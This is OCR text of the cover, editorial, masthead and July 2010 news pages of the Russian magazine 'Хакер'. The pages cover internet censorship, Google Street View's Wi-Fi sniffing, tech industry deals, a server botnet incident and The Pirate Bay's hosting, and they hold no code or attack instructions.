ПОДГЛЯДЫВАЕМ ЧЕРЕЗ WEB-КАМЕРУ СТР. 110

РЕКОМЕНДОВАННАЯ ЦЕНА: 210р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ИЮЛЬ 07 (138) 2010

AMAZON S3

ОБЛАЧНЫЕ ТЕХНОЛОГИИ ДЛЯ ХРАНЕНИЯ ФАЙЛОВ И БЭКАПА

СТР. 26



СТР. 52

+

ВСЕ О ФАЗЗИНГЕ И ФАЗЗЕРАХ
ОБЗОР БЕСПЛАТНЫХ АНТИВИРУСОВ
АТАКА НА LOTUS DOMINO
ИСТОРИЯ SKYPE

НЕГАСИМЫЙ БОТНЕТ


КОДИНГ НЕУБИВАЕМЫХ И АБУЗОУСТОЙЧИВЫХ БОТОВ

СТР. 107

(game)land hi-fun media
publishing for enthusiasts
4607157100063 10007

ХАКЕР 07 (ИЮЛЬ) 2010
ТРОЯН В РОУТЕРЕ
138

СЫРОК ЗЕБРА -
БЫСТРЫЙ ВЗЛОМ ГОЛОДА!



INTRO CENSORED


Запретительно-регулирующая чума шагает по мировому интернету. Великий Китайский файрвол, цензура в поиске Google, придурочные инициативы по регистрации e-mail и сайтов в Беларуси, новый закон «О СМИ» в нашей стране, который тоже не принесет обычным людям и бизнесу ничего хорошего. Интернет создавался как всемирная сеть, свободная от цензуры, государственной регуляции и ограничений, и именно это позволило ему получить такое развитие, которое он получил. Сейчас же правительства некоторых стран видят в этом определенную угрозу для механизмов собственной пропаганды: ведь доступность информации и способов создавать эту информацию серьезно подрывает способность государства контролировать СМИ и общественное мнение.

С одной стороны, все происходящее – отличный сюжет для антиутопии, а с другой, пока в интернете нет границ и таможенников, все эти меры по регистрации сайтов, e-mail и выдаче техпаспортов на номера ICQ – не более чем неэффективная выдумка маловменяемых чиновников.

Ведь любое ограничение можно элементарно обойти просто в силу структуры и базовых принципов интернета. К примеру, «Великий файрвол» элементарно огибается при помощи VPN, а обязательную регистрацию сайтов можно легко сделать необязательной, просто купив домен и хостинг в стране со «свободным» интернетом. Свободному интернету это принесет деньги, а зарегулированному – лучи кровавого поноса.

В ОБЩЕМ, ЗА СВОБОДНЫЙ ИНТЕРНЕТ! :)

nikitozz, гл. ред. X
udalite.livejournal.com



/РЕДАКЦИЯ

>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)
>Редакторы рубрик
ВЗЛОМ
Дмитрий«**Forb**» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
UNIXOID, SYN/ACK и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
>Литературный редактор
Юлия Адасинская
>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART

>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)

/DVD

>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Антон «Ant» Жуков
>Монтаж видео
Максим Трубицын

/PUBLISHING

(game)land
>Учредитель
ООО «Гейм Лэнд», 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
Тел.: +7 (495) 935-7034
Факс: +7 (495) 780-8824
>Генеральный директор
Дмитрий Агарунов
>Управляющий директор
Давид Шостак
>Директор по развитию
Паша Романовский
>Директор по персоналу
Татьяна Гудебская
>Финансовый директор
Анастасия Леонова
>Редакционный директор
Дмитрий Ладыженский
>PR-менеджер
Наталья Литвиновская
>Директор по маркетингу
Дмитрий Плющев
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РЕКЛАМА

/ Тел.: (495) 935-7034, **факс:** (495) 780-8824
>Директор группы GAMES & DIGITAL
Евгения Горячева (goryacheva@gameland.ru)
>Менеджеры
Ольга Емельянцева
Мария Нестерова
Мария Николаенко
Марина Румянцева
>Менеджер по продаже Gameland TV
Максим Соболев
>Работа с рекламными агентствами
Лидия Стрекнева (strekneva@gameland.ru)
>Старший менеджер
Светлана Пинчук
>Менеджеры
Надежда Гончарова
Наталья Мистюкова
>Директор группы спецпроектов
Арсений Ашомко (ashomko@gameland.ru)
>Старший трафик-менеджер
Марья Алексеева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

>Директор
Александр Коренфельд
(korenfeld@gameland.ru)
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер

/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции
Андрей Степанов (andrey@gameland.ru)
>Руководитель московского направления
Ольга Девальд (devald@gameland.ru)
>Руководитель регионального направления
Татьяна Кошелева (kosheleva@gameland.ru)
>Руководитель отдела подписки
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «Lietuvas Rivas», Литва.
Тираж 100 000 экземпляров.
Цена договорная.
Мнение редакции не обязательно совпадает с мнением авторов. Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция в этих случаях ответственности не несет.
Редакция не несет ответственности за содержание рекламных объявлений в номере. **За перепечатку** наших материалов без спроса — преследуем.
По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@gameland.ru

Мария «Mifrill» Нефедова maria.nefedova@glc.ru



MEGANEWS

ОБО ВСЕМ ЗА ПОСЛЕДНИЙ МЕСЯЦ

ШПИОНЫ ПОНЕВОЛЕ



Компания Google, которую все, кому не лень и так называют то «Скайнетом», то «Большим братом», очень эффектно села в лужу. Как известно, по крупным городам всего мира колесят специальные автомобили Google Street View — они фотографируют улицы с целью последующего добавления отснятого материала в Google Streets. В Германии недавно выяснили, что «гугломобили» занимаются не только этим. Немецким властям очень не понравилось, что Street View машины собирали базу данных SSID и MAC-адресов всех Wi-Fi-сетей, которые попадали в зону их доступа, так что сверху было отдано распоряжение проинспектировать такой автомобиль поближе. Тут-то и открылось самое интересное: оказалось, что «гугломобили» не только собирали данные о Wi-Fi-точках, но и перехватывали весь трафик, передававшийся в незащищенных Wi-Fi-сетях. Сколько обрывков самых разных приватных данных таким образом попало в руки Google, сказать невозможно, но явно немало. Компания, конечно, тут же поспешила оправдаться и сообщить, что эти данные никогда не передавались третьим лицам и не использовались самим Google. Старший вице-президент компании Алан Эстейс заявил следующее: «Все довольно просто — это была ошибка. Якобы шпионский код попал на машины случайно, оставшись от одного из старых экспериментальных проектов. Дотошные европейцы подняли шумиху — это на них похоже. Но надо понимать, что едва ли Google наснифал много ценных данных. Во-первых, машина постоянно находится в движении. А во-вторых, сам снифер постоянно скачет с канала на канал (по заявлению гуглов, примерно 5 раз в секунду). Ну и что в таких условиях можно насобирать? Google уже удалила «лишние» данные, собранные в Германии с участием третьих лиц. С аналогичной просьбой также обратилась и Ирландия.

В ПЕРВОМ КВАРТАЛЕ 2010 ГОДА ANDROID OS ЗАНЯЛА 28% РЫНКА США, ОБОГНАВ ПО ПОПУЛЯРНОСТИ IPHONE OS С ЕГО 21%

PALM ПРОДАЛИ

Слухи и домыслы на эту тему циркулировали давно, и вот, свершилось — легендарная компания Palm, совсем недавно восставшая из пепла, была куплена компанией HP за $1,2 млрд., то есть по цене $5,70 за одну акцию. С одной стороны, новость, конечно, грустная, но с другой — вести из стана HP пока приходят хорошие, и для Palm эта сделка — отнюдь не худший вариант. Специалисты HP не только хорошо подкованы в вопросах создания КПК, но и собираются продолжать активную работу над главным нынешним козырем и активом Palm — новой платформой webOS. Уже сейчас сетевая общественность и многие эксперты всерьез полагают, что будущий «убийца iPad», планшет HP Slate, возможно, будет базироваться вовсе не на Windows 7, как планировалось ранее, а именно на новой webOS. В то же время, уже доподлинно известно, что нетбуков с webOS на борту можно не ждать: в HP не собираются тратить время на адаптацию «смартфонной» ОС под шустрые и довольно мощные современные нетбуки, так как это попросту нерационально. Радостное для HP событие омрачает единственный факт — переход в Google Матиаса Дуарте (Matias Duarte), который в Palm был вице-президентом и занимался пользовательскими интерфейсами, в том числе и webOS. Теперь все его силы будут направлены на улучшение UI-платформы Android.





ПРОДАЖА НЕСОВЕРШЕННОЛЕТНИМ ЗАПРЕЩЕНА
18+
МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

НАШИ НА IMAGINE CUP 2010



С 3 по 8 июля в Варшаве пройдет ежегодный студенческий IT-челлендж Microsoft Imagine Cup. Честь представлять нашу страну на этом соревновании досталась двум командам: ЮУрГУ (в категории Software design) и МГПУ (Embedded development). Напомним, ребята из Южноуральского университета показали на российском финале систему контроля качества воды на основе изменения поляризации отраженного света, а парни из Педагогического университета везут в Польшу робота-няню, которого рассчитывают использовать в детских садах для привлечения внимания детей и обучения в игровой форме. Получить дополнительную информацию о конкурсе, правилах и ходе соревнования можно на официальном сайте — www.imaginecup.com, либо на www.microsoft.com/rus/imaginecup. Болеем за наших!

В 2009 ГОДА КОЛИЧЕСТВО ИНТЕРНЕТ-ЮЗЕРОВ В РОССИИ УВЕЛИЧИЛОСЬ ПОЧТИ НА ТРЕТЬ И ДОСТИГЛО 59,7 МЛН.

ТЕРАБАЙТ — ХОРОШО, А ТРИ ЛУЧШЕ

В последнее время емкость винчестеров почти прекратила свой постоянный рост, остановившись на отметке 1-2 Тб, что, конечно же, удручало многих. И вот, из стана компании Seagate наконец-то пришла хорошая новость по этому поводу: совсем скоро, уже к концу текущего года, американцы планируют порадовать нас новым винчестером объемом 3 Тб. Подробности пока неизвестны, но заявлено, что новинка будет оснащена целым рядом новых технологических решений, и у некоторых пользователей с ней, похоже, могут возникнуть проблемы. Дело в том, что большинство современных ОС при работе с винчестерами поддерживают только стандарт LBA, который винтов емкостью более 2,1 Тб не понимает. В этой связи новинка будет построена на новом стандарте Long LBA, который, в свою очередь, уже понимают не все ОС — 64-битные Win 7 и Vista с новинкой справятся, а вот Windows XP все равно будет видеть диск как 2,1 Тб. Обойти эту проблему собираются программным путем — вместе с винчестером будет поставляться специальное ПО для разбивки харда на разделы.



ЭПИЧЕСКИЕ БОИ ВИДЕОКОДЕКОВ

Противостояние не на жизнь, а на смерть между кодеками Theora и H.264 длится уже давно, и мало кто не слышал об этом хотя бы краем уха. Однако теперь в эту схватку вступила третья сторона, которая вполне может оставить не у дел обоих противников. В противостояние вмешалась компания Google, представив на конференции Google I/O свой открытый видеоформат WebM, состоящий из видеокодека VP8, аудиокодека Vorbis и контейнера Matroska. После того, как Google приобрел компанию On2 — ребят, разработавших VP3 и VP8 (этот ход ожидали), новинке прогнозируют быстрое и успешное развитие. Дело в том, что WebM легко интегрируется во все современные платформы, быстр, удобен для сети, способен адаптироваться под любую ширину канала и отлично показывает себя при работе с онлайновыми трансляциями. Поддержка WebM уже есть в девелоперских билдах Chromium, Opera, Firefox (ссылки на закачку ищи на офсайте проекта — www.webmproject.org), а протестировать его можно на YouTube, включив в настройках трансляцию через HTML5 и добавив в URL еще один ключ «&webm=1». Прибавь ко всем плюсам максимальный битрейт 16384x16384, удобную и многофункциональную «Матрешку» и целый ряд других плюсов, то становится ясно, откуда берутся столь оптимистичные прогнозы.

ЧИТАЛКИ ОБРАСТАЮТ ФУНКЦИОНАЛОМ



Рынок электронных книг все растет, и производители этих устройств начинают изощряться в попытках перещеголять друг друга. Если еще пару лет назад сенсорный экран и Wi-Fi в ридере были дикостью, то сегодня это уже норма, и взгляды разработчиков все больше устремляются в сторону ПО. Амазоновские читалки Kindle, пожалуй, одни из самых «нафаршированных» и продаваемых электронных книжек на данный момент, а прямую конкуренцию им составляет Barnes & Noble со своим Nook. Последний недавно объявил о том, что их читалка теперь может похвастаться приложениями ОС Android — играми, функцией Read In Store и бета-версией браузера. Amazon не остался в долгу и анонсировал новую прошивку для Kindle, которая даст юзерам возможность публиковать понравившиеся цитаты в Facebook и Twitter, масштабировать и панорамировать информацию в файлах формата PDF и ряд других приятных мелочей. Складывается впечатление, что «Амазону» становится трудно конкурировать с Nook. Напомним, что ебук от Barnes & Noble работает под управлением Android, что для ридеров в новинку, и оснащен сразу двумя дисплеями: основным монохромным E-ink и небольшим цветным сенсорным экранчиком.

МОНИТОР С ПОДДЕРЖКОЙ СТЕРЕО



Компания LG представила первый в своей линейке монитор W2363D, воспроизводящий контент в формате 3D. 23-дюймовая новинка обладает Full HD разрешением (1920x1080), уровнем контрастности 70000:1 и матрицей со временем отклика 3 мс. 120-герцовая частота развертки, необходимая для вывода трехмерного изображения, здесь тоже имеется. Также монитор оснащен набором геймерских опций G MODE: функция Thru Mode поможет уменьшить время отклика за счет отключения буферной памяти кадров; технология ARC выведет окно с игрой на экран таким образом, чтобы изображение не искажалось; AutoBright автоматически подстроит яркость экрана для просмотра изображения через стереоочки; SRS Tru-surround HD обеспечит прекрасный объемный звук. Во фронтальную панель монитора встроена кнопка управления меню, которую окружает динамическая синяя подсветка Tru-Light. Tru-Light реагирует на наиболее напряженные моменты игры — высокую частоту звука или динамические сцены. Монитор работает в комплекте с решением NVIDIA GeForce 3D Vision, стоимость которого составляет примерно 6000 рублей. Рекомендованная цена для самого монитора равна 17000 деревянных.

APP STORE В ТОРРЕНТ-КЛИЕНТЕ



На очень неожиданный ход решилась компания BitTorrent, которая не так давно приобрела известный торрент-клиент µTorrent. Парни из µTorrent вознамерились «построить свой Лунапарк», а точнее, завести собственный магазин по образу и подобию Apple App Store. Реализована вся эта красота на базе фреймворка для µTorrent, который уже существует и носит имя «проект Griffin».

Аддоны с расширением .btapp, написанные на HTML и JavaScript, можно будет загрузить прямо через встроенный в клиент браузер. Своеобразный App Store планируют добавить в µTorrent уже совсем скоро — начиная с версии 2.2 (бета доступна уже сейчас). Будет ли это действительно магазин, в котором появятся платные аддоны, или же просто uTorrent так хитро обозвала платформу для распространения плагинов, станет ясно в самое ближайшее время. Впрочем, стоит только подумать, какова аудитория у этого клиента, как сразу понимаешь: да, это реальный способ монетизироваться. Эх, не испортили бы только ребята свое детище, превратив миниатюрный и шустрый клиент в громоздкое чудище с кучей ненужного функционала.

83% СОСТАВЛЯЕТ ДОЛЯ СПАМА В ПОЧТОВОМ ТРАФИКЕ РУНЕТА

СВЕРХМОЩНЫЙ БОТНЕТ



Ботнеты уже в некотором роде стали «нормой жизни» — ежедневно десятки миллионов компов по всему миру используются для DoS-атак, рассылки спама, перебора паролей и кучи других задач. Как правило, в такие зомби-сетки объединяются обычные пользовательские ПК, но бывают и интересные исключения, одно из которых недавно обнаружили спецы компании Imperva. Все довольно просто: некто Exeman с помощью свежей уязвимости смог сделать массрут веб-серверов, получив на руки доступ к более 300 хостам. Для удобного управления на каждый из них была залита небольшая GUI-админка (90 строчек кода на PHP). Сам ботнет сейчас используется для одной цели — DDoS заданных хостов. Фишка в использовании именно серверов заключается в том, что веб-сервер по ширине канала намного выгоднее, чем обычный пользовательский комп. В результате можно свалить удаленный хост, имея даже относительно небольшое количество серверов.

БАЛМЕР СОЗНАЛСЯ



Наверняка это известие станет настоящим бальзамом на душу многих IT-шников. В ходе 14-й ежегодной конференции CEO Summit Стив Балмер, исполнительный директор Microsoft, фактически открыто признал, что MS зря потратили время и силы на разработку «Висты». «Мы взвалили на себя слишком трудную и масштабную задачу, что в итоге обернулось потерей тысяч человеко-часов, потраченных на внедрение инноваций», — сказал Стив. Можно домыслить, что Балмер в частности говорил о технологии DRM, ради которой компания действительно вывернулась наизнанку, но весь этот титанический труд,в конечном счете так и не оправдался.

ПРОДАЖИ IPAD В США ДОСТИГЛИ УРОВНЯ 200 000 ШТУК В НЕДЕЛЮ, ОПЕРЕДИВ ПРОДАЖИ КОМПЬЮТЕРОВ MAC

ПЯТИМИНУТКА ПИРАТСКИХ НОВОСТЕЙ




Давно ничего скандального не было слышно из стана «Пиратской бухты», и такая тишина не могла длиться долго. Сервера опального трекера все последнее время мирно работали в Нидерландах под крылом хостинг-провайдера CyberBunker в самом настоящем бункере 50-х годов. Соль ситуации в том, что CyberBunker провозгласил свою территорию независимым государством еще 7 лет назад. Однако коалиция голливудских магнатов в лице Columbia Pictures, Disney Enterprises, Paramount Pictures, Twentieth Century Fox, Universal и Warner Bros решила во что бы то ни стало достать трекер в буквальном смысле из-под земли и закрыть. Борьба «бобра с ослом» вышла на очередной виток 6 мая 2010 года, когда Гамбургский суд вынес провайдеру CyberBunker предписание отключить сервера The Pirate Bay от Сети. Один из владельцев бункера, известный хакер CB3ROB, сначала назвал постановление суда незаконным и бредовым, заявив, что CyberBunker и не подумает подчиняться, однако спустя время подчиниться пришлось. В результате, TPB впервые за несколько месяцев провел почти сутки в оффлайне, но затем, как обычно, вернулся с саркастичной картинкой на главной. Новый хостинг «Бухты» стал еще большей неожиданностью, чем предыдущий — на этот раз TPB приютила «Пиратская партия Швеции»! Парни решили, что пришло время «показать зубы» и настоять на своем, а их точка зрения с прошлой осени не поменялась: представители партии в очередной раз подчеркнули, что TPB — лишь поисковая машина, деятельность «Бухты» легальна и спроса с The Pirate Bay не может быть никакого.


180 000 ЧЕЛОВЕК РАБОТАЕТ НАД ПЛАТФОРМОЙ ANDROID В GOOGLE

ГУГЛЬ? WHOYOUGLE!

